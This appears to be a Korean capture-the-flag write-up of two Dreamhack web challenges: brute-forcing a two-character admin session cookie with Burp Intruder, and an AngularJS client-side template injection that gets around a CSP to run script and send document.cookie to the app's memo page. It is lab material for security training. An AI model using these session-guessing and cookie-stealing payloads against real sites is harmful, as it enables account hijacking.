

# session , Client Side Template Injection

권민준

# session

## 문제 설명

쿠키와 세션으로 인증 상태를 관리하는 간단한 로그인 서비스입니다.  
admin 계정으로 로그인에 성공하면 플래그를 획득할 수 있습니다.

## Reference

[Background: Cookie & Session](#)

 [Translate](#)




Beginner

## session

web

 8431  3265  2021.08.09. 21:24:31

 문제 파일 받기

```
49  ▾ if __name__ == '__main__':  
50      import os  
51      session_storage[os.urandom(1).hex()] = 'admin'  
52      print(session_storage)  
53      app.run(host='0.0.0.0', port=8000)  
54
```

# session

Attack

Save

Columns

2. Intruder attack of http://host1.dreamhack.games:18731 - Temporary attack - Not save...

Results

Positions

Payloads

Resource pool

Settings

?

Choose an attack type

Attack type: 

Sniper

?

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

+

Target: 

http://host1.dreamhack.games:18731

☒ Update Host header to match target

Add \$

Clear \$

Auto \$

Refresh

1

GET / HTTP/1.1

2

Host: host1.dreamhack.games:18731

3

Cache-Control: max-age=0

4

Upgrade-Insecure-Requests: 1

5

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/112.0.5615.138 Safari/537.36

6

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

7

Referer: http://210.117.121.225/

8

Accept-Encoding: gzip, deflate

9

Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7

10

Cookie: sessionId=\$87b81537\$

11

Connection: close

12

13

Attack

Save

Columns

2. Intruder attack of http://host1.dreamhack.games:18731 - Temporary attack - Not save...

Results

Positions

Payloads

Resource pool

Settings

?

Payload sets

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 

1

 Payload count: 225

Payload type: 

Brute forcer

 Request count: 225

?

Payload settings [Brute forcer]

This payload type generates payloads of specified lengths that contain all permutations of a specified character set.

Character set: 

123456789abcdef

Min length: 

2

Max length: 

2

Attack

Save

Columns

2. Intruder attack of http://host1.dreamhack.games:18731 - Temporary attack - Not save...

Results

Positions

Payloads

Resource pool

Settings

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
147	ca	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
148	da	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
149	ea	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
150	fa	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
151	1b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
152	2b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
153	3b	200	<input type="checkbox"/>	<input type="checkbox"/>	1505	
154	4b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
155	5b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
156	6b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
157	7b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
158	8b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
159	9b	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
160	ab	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
161	bb	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
162	cb	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
163	db	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
164	eb	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
165	fb	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
166	1c	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
167	2c	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
168	3c	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
169	4c	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
170	5c	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	
171	6c	200	<input type="checkbox"/>	<input type="checkbox"/>	1417	

# Client Side Template Injection

## 문제 설명

### Description

Exercise: Client Side Template Injection에서 실습하는 문제입니다.

### 문제 수정 내역

2023.08.09 Dockerfile 제공

[Translate](#)

관련 키워드는 스포일러가 될 수 있으니 주의해 주세요!

2 LEVEL 2

## Client Side Template Injection

web

👁 1540 📄 802 📅 2022.03.31. 11:53:24

📄 문제 파일 받기

← → × ⚠️ 주의 요함 host1.dreamhack.games:20519/vuln?param=<script%20src="https://ajax.googleapis.com/ajax/libs/angularjs/1.8.3/angular.min.js"></script><html ng-app>{{ constructor.constructor("alert(1)")() }}</html>

host1.dreamhack.games:20519 내용:

1


확인

```
61 @app.route("/vuln")
62 def vuln():
63     param = request.args.get("param", "")
64     return param
65
```

```
<script
src="https://ajax.googleapis.com/ajax/libs/angularjs/1.8.3/angular.min.js"></script><html ng-
app>{{ constructor.constructor("alert(1)")() }}</html>
```

# Client Side Template Injection

```
49 @app.after_request
50 def add_header(response):
51     global nonce
52     response.headers['Content-Security-Policy'] = f"default-src 'self'; img-src https://dreamhack.io; style-src 'self' 'unsafe-inline'; script-src 'nonce-{nonce}' 'unsafe-eval' https://ajax.googleapis.com; object-src 'none'"
53     nonce = os.urandom(16).hex()
54     return response
```



```
<script
src="https://ajax.googleapis.com/ajax/libs/angularjs/1.8.3/angular.min.js"></script><html ng-
app>{{ constructor.constructor("location='memo?memo='+document.cookie")() }}</html>
```